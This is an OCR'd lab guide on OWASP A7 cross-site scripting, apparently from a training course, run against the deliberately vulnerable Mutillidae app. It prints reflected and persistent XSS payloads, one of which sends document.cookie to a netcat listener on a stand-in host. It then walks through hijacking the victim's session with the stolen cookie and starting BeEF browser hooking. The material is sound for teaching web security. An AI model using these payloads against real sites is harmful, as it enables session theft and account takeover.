00147: Introduction To OWASP Top Ten: A7 - Cross Site Scripting

Objective

At the end of the module the student will be able to:

- Identify and exploit simple examples of Reflected Cross Site Scripting.
- Identify and exploit simple examples of Persistent Cross Site Scripting.
- Deploy Beef in a Cross Site Scripting attack to compromise a client browser.

Scenario

The OWASP project has put together a web application called Mutillidae that aids in the instruction of the OWASP Top Ten web vulnerabilities. In this module we will learn about A7: Cross Site Scripting from the 2017 OWASP Top Ten web vulnerabilities. We will cover several variations of the concept and see them illustrated in a web application.

Cross Site Scripting attacks are attacks against other clients. To simulate this, we will be using two browsers. We will use Chrome to simulate the victim and Firefox to simulate the attacker.

Exploit Reflected Cross Site Scripting

Scenario

There are several forms of Cross Site Scripting. In this first exercise, we will examine Reflected Cross Site Scripting (XSS).


☐ 1. Log in to the Kali machine with the username **student** and the password **student**.

⚠ This lab is equipped with an auto-scoring technology designed to track your progress as you successfully complete the lab. A short-cut is available on the Kali Linux VM Desktop to check your score. Double-click on the short-cut and a web browser window will open displaying your current score. You can periodically refresh the page as you complete more of the lab to see your current score.


The final score is calculated and recorded when you either complete or cancel the lab. If you save your lab, the score is held until you resume the lab and cancel or complete it.

☐ 2. Open Chrome by clicking the second icon from the top of the dock on the left hand side of the screen. It should open directly to the Mutillidae web server.

☐ 3. Open the Password Generator page, by navigating to the OWASP 2017 -> A7 - Cross Site Scripting (XSS) -> Reflected (First Order) -> Password Generator menu item.



☐ 4. In the URL for the page, change the username parameter from "**anonymous**" to "**qwerty**". Press **Enter**.




```
mutillidae/mutillidae/index.php?page=password-generator.php&username=qwerty
```

☐ 5. It appears that the value of username gets reflected back to us inside the web page. However, it is important to understand the context of where it is getting injected. We need to inject javascript that will get executed from the context that it is in. Right click on the page and select "**View page source**".

Press **Control + F** to search and enter "**qwerty**" into the search box.

It should find the username we provided as shown in the screenshot. It appears that this injection is not into regular HTML, but into an existing piece of Javascript. So we will need to formulate our injected code to close off that first statement that sets the innerHTML for the idUsernameInput element, then executes what we want, then begins another statement that incorporates the final **";** so that they are not out of place and cause a syntax error.

> As an aside, allowing user data to be placed directly into a piece of Javascript code is an extremely dangerous practice, and should never be done. Client data should always be encoded and escaped, to ensure that it is treated as no more than data. However, even with proper encoding and escaping, user data should never be pasted inside existing Javascript code.



```
                </td>
            </tr>
            <tr><td></td></tr>
        </table>
    </form>
</div>

<script>
    try{
        document.getElementById("idUsernameInput").innerHTML = "This password is for qwerty";
    }catch(e){
        alert("Error: " + e.message);
    }// end catch
</script>
        <!-- I think the database password is set to blank or perhaps samurai.
            It depends on whether you installed this web app from irongeeks site or
            are using it inside Kevin Johnsons Samurai web testing framework.
            It is ok to put the password in HTML comments because no user will ever see
            this comment. I remember that security instructor saying we should use the
            framework comment symbols (ASP.NET, JAVA, PHP, Etc.)
```

☐ 6. Based on what we just saw, we will use the following as the value for the username:
qwerty"; alert("Malicious Javascript"); var testxyz="test

This meets our requirements that we outlined in the previous step. It will continue to set that HTML element to "This password is for qwerty". It will then execute our (not really) malicious Javascript code. It then starts a variable declaration for a variable that likely does not exist on the page. The variable declaration does not complete, as the existing code that our username will be placed into will complete the statement.


Given this, close the HTML source tab, and then replace "**qwerty**" in the existing URL with the text above. Press **Enter**.

When the page loads, it will open a Javascript popup alert window that displays "**Malicious Javascript**". This popup indicates that we were able to inject javascript into the link and get it to run on the context of the browser.

> So what? This demonstration, at first glance, doesn't seem to be that big of a deal. You were able to inject Javascript code into your own browser and make a popup appear.

For reflected XSS, the likely attack scenario is this: a malicious link is created like the one we just did. That link is then sent in a phishing email to the victim. If they click the link, then the Javascript code runs in their browser. This attack is not as broadly applicable as Persistent XSS, as we will see in a moment. However, it can be just as damaging in a targeted sense.

If you are not impressed with getting a popup to show, the next two exercises will hopefully convince you that this vulnerability is indeed a dangerous one.


mutillidae/mutillidae/index.php?page=password-generator.php&username=qwerty";%20alert("Malicious%20Javascript");%20var%20testxyz="test

mutillidae says:

Malicious Javascript

Exploit Persistent Cross Site Scripting

Scenario

In the last exercise, we viewed an example of Reflected XSS. This attack is ephemeral in nature - once the malicious link is gone, the attack is gone as well. Persistent XSS is a more permanent type of attack. In this case, the malicious Javascript is injected in some parameter that gets stored somewhere, often a database. This value is then used to render the page to all clients. That means that anyone who navigates to the page will be attacked. A common example is a web forum. If a user can post Javascript, then anyone who views that malicious forum post, from the time of attack until the post is removed, will have the code run in their browser.

In this exercise, we will more fully simulate multiple parties, both the attacker and the victim. First, we will create the victim account in Chrome. Next we will create the attacker account in Firefox, and launch the attack. Then, in Chrome, the victim will view the malicious content. Then, back in Chrome, the attacker will see the results of the attack.

☐ 1. In Chrome, open the User Registration Page by clicking "**Login/Register**" in the top menu bar, then clicking "**Please register here**" below the Login button.

☐ 2. Create the victim user by entering "**victim**" in all fields, including username, password, and signature. Click "**Create Account**".


☐ 3. Click "**Login/Register**" again from the top menu, and login as the Victim. Enter victim in the username and password fields and click "**Login**". You should now be authenticated as the Victim user.

☐ 4. Open Firefox by clicking the icon on the top of the dock on the left hand side of the screen. It should open directly to the Mutillidae web server.

☐ 5. Following the same steps for the Victim account, but in Firefox this time, create a user with everything set to "**attacker**".


☐ 6. In Firefox, log in as the Attacker user.

☐ 7. Open the Add To Your Blog page, by navigating to the OWASP 2017 -> A7 - Cross Site Scripting (XSS) -> Persistent (Second Order) -> Add to your blog menu item.


OWASP 2017
OWASP 2013
OWASP 2010
OWASP 2007
Web Services
HTML 5
Others
Documentation
Resources
A1 - Injection (SQL)
A1 - Injection (Other)
A2 - Broken Authentication and Session Management
A3 - Sensitive Data Exposure
A4 - XML External Entities
A5 - Broken Access Control
A6 - Security Misconfiguration
A7 - Cross Site Scripting (XSS)
A8 - Insecure Deserialization
A9 - Using Components with Known Vulnerabilities
A10 - Insufficient Logging and Monitoring
Reflected (First Order)
Persistent (Second Order)
DOM-Based
Via "Input" (GET/POST)
Via HTTP Headers
Via HTTP Attribute
Via Misconfiguration
Against HTML5 Web Storage
Add to your blog
View someone's blog
Show Log
TIP: Click Hint and Videos on each page
Video Tutorials
PayPal - The safer, easi way to pay online!
Want to Help?
What's New? Cl
elease Announcements

☐ 8. Enter the following into the Blog Entry field:
Hello from Attacker.<script>document.write("<img src=http://localhost:4444/"+encodeURI(document.cookie)+">");</script>


Click "**Save Blog Entry**".



```
Hello from Attacker.<script>document.write("<img
src=http://localhost:4444/"+encodeURI(document.cookie)+">");
</script>
```

☐ 9. The malicious code we injected will make a request to the address we specified, namely **http://localhost:4444/**. In a regular attacking situation, the localhost would be replaced with the attacker's IP address or domain name. The **4444** indicates the port number where the call will be made. In order to receive the data, we need to setup a process to listen. For this we will use **netcat**.

Open a Terminal window by clicking the third icon from the top on the left hand side dock. In the Terminal window, type the following command:
nc -lvp 4444
and press **Enter**.




```
student@kali:~$ nc -lvp 4444
listening on [any] 4444 ...
```

☐ 10. Switch back to Chrome, as we simulate the victim browsing the site. Open the "View Blogs" page by navigating to the OWASP 2017 -> A7 - Cross Site Scripting (XSS) -> Persistent (Second Order) -> View someone's blog menu item.

In the "**Please Choose Author**" drop bown box, select "**attacker**" which should be at the bottom of the list, and click "**View Blog Entries**".

The blog entry that states "Hello from Attacker." should be visible.

⚠ Don't log out of the attacker session, as we will use this in the next few steps. Maintain the Attacker session in Firefox and the Victim session in Chrome.


OWASP 2017
OWASP 2013
OWASP 2010
OWASP 2007
Web Services
HTML 5
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Documentation
Resources
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Reflected (First Order)
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
DOM-Based
Via "Input" (GET/POST)
Via HTTP Headers
Via HTTP Attribute
Via Misconfiguration
Against HTML5 Web Storage
Add to your blog
View someone's blog
Show Log
TIP: Click Hint and Videos on each page
Video Tutorials

☐ 11. Switch back to the Terminal window that has the netcat listener. There should be a bunch of data there. The most interesting part is the portion of the URL after the "/" character, highlighted in the attached screenshot. This contains the cookies from the victim browser, including the session information.

In the Terminal window, highlight just the PHPSESSID cookie value (the strange number starting from after the equals sign), and Copy (Right click and select Copy). Take note of the username (victim) and uid (24).

When the victim viewed the malicious blog post, the injected Javascript ran in the victim's browser. The Javascript tried to load an image with the URL set to our listener, plus the document.cookie variable, which contains the session cookies. In the Terminal window, we set up process that listens on the port 4444, but doesn't return any data. This will cause the image to not load properly, but all we care about is what the victim's browser sent to the attacker.

This is the data that appeared in the Terminal window. It is an HTTP request for what the victim thought was the location of the image. In the highlighted portion, we can see the cookies that were sent. From this, we want the username, uid, and PHPSESSID cookies. In this particular case, all that is really used is the uid, which is another problem. Typically, the attacker would need the session identifier, which is why we are copying it here.



```
student@kali:~$ nc -lvp 4444
listening on [any] 4444 ...
connect to [127.0.0.1] from localhost [127.0.0.1] 45704
GET /showhints=1;%20username=victim;%20uid=24;%20PHPSESSID=uncg3tn3nf5ei1n8qo4i0
3arp7 HTTP/1.1
Host: localhost:4444
Connection: keep-alive
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Geck
o) Chrome/62.0.3202.89 Safari/537.36
Accept: image/webp,image/apng,image/*,*/*;q=0.8
Referer: http://mutillidae/mutillidae/index.php?page=view-someones-blog.php
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
```


☐ 12. Switch back to Firefox. Click the down arrow next to the Cookie Manager icon (located to the right of the URL bar). Select "**Search: mutillidae**".

In the window that appears, select the row for PHPSESSID and click "**Edit**" near the bottom of the window. Remove the existing content and paste in the value you copied from the Terminal window. Click "**Save**".

In the same manner, edit the uid value, chaning it from 25 to 24 and saving it.


Also, edit the username, changing it from attacker to victim.

When those changes are complete, close the Cookie Manager window.



☐ 13. Still in Firefox, which is currently logged in as attacker, click the "**Home**" button at the left of the top menu bar.

Notice the indicator of the currently logged in session. We are now authenticated as the victim. We were able to steal the Victim's session and authenticate as the victim, without having to compromise the victim's password.



Mozilla Firefox

http://mu...Code=HPH0

mutillidae/mutillidae/index.php?page=home.php&popUpNotificationCode=HPH0

OWASP Mutillidae II: Web Pwn in Mass Production

Version: 2.6.53 Security Level: 0 (Hosed) Hints: Enabled (1 - Try easier) Logged In User: victim (victim)

Search
Mutillidae
BeEF Control Panel
Home | Logout | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured Data
OWASP 2017
OWASP 2013
OWASP 2010
OWASP 2007
Web Services
HTML 5
Others
Documentation
Hints and Videos
TIP: Click Hint and Videos on each page
What Should I Do?
Video Tutorials
Help Me!
Listing of vulnerabilities

Use XSS To Hook a Browser

Scenario


In the first exercise, we saw XSS creating a popup alert. In the second exercise, we took it a step further and were able to successfully hijack the victim's logged in session. In this final example, we will use the Browser Exploitation Framework to capture and control the victim's browser. It will use the XSS vulnerability to install more Javascript code that can deploy modules and other tools to attack the victim further, including integrating with the Metasploit Framework to exploit browser vulnerabilities. We will continue to use the Chrome browser to simulate the victim and the Firefox browser to simulate the attacker.

- [ ] 1. In Firefox, log out of the compromised victim session and log back in as the attacker.
- [ ] 2. Open the Add To Your Blog page, by navigating to the OWASP 2017 -> A7 - Cross Site Scripting (XSS) -> Persistent (Second Order) -> Add to your blog menu item.
- [ ] 3. In the Terminal window where the data was captured, press **CTRL+C** to stop the netcat listener. At the prompt enter the following command:
  sudo beef-xss
  It should show some text similar to what is displayed in the screenshot.

  Keep waiting and it should take you to the BeEF login page.

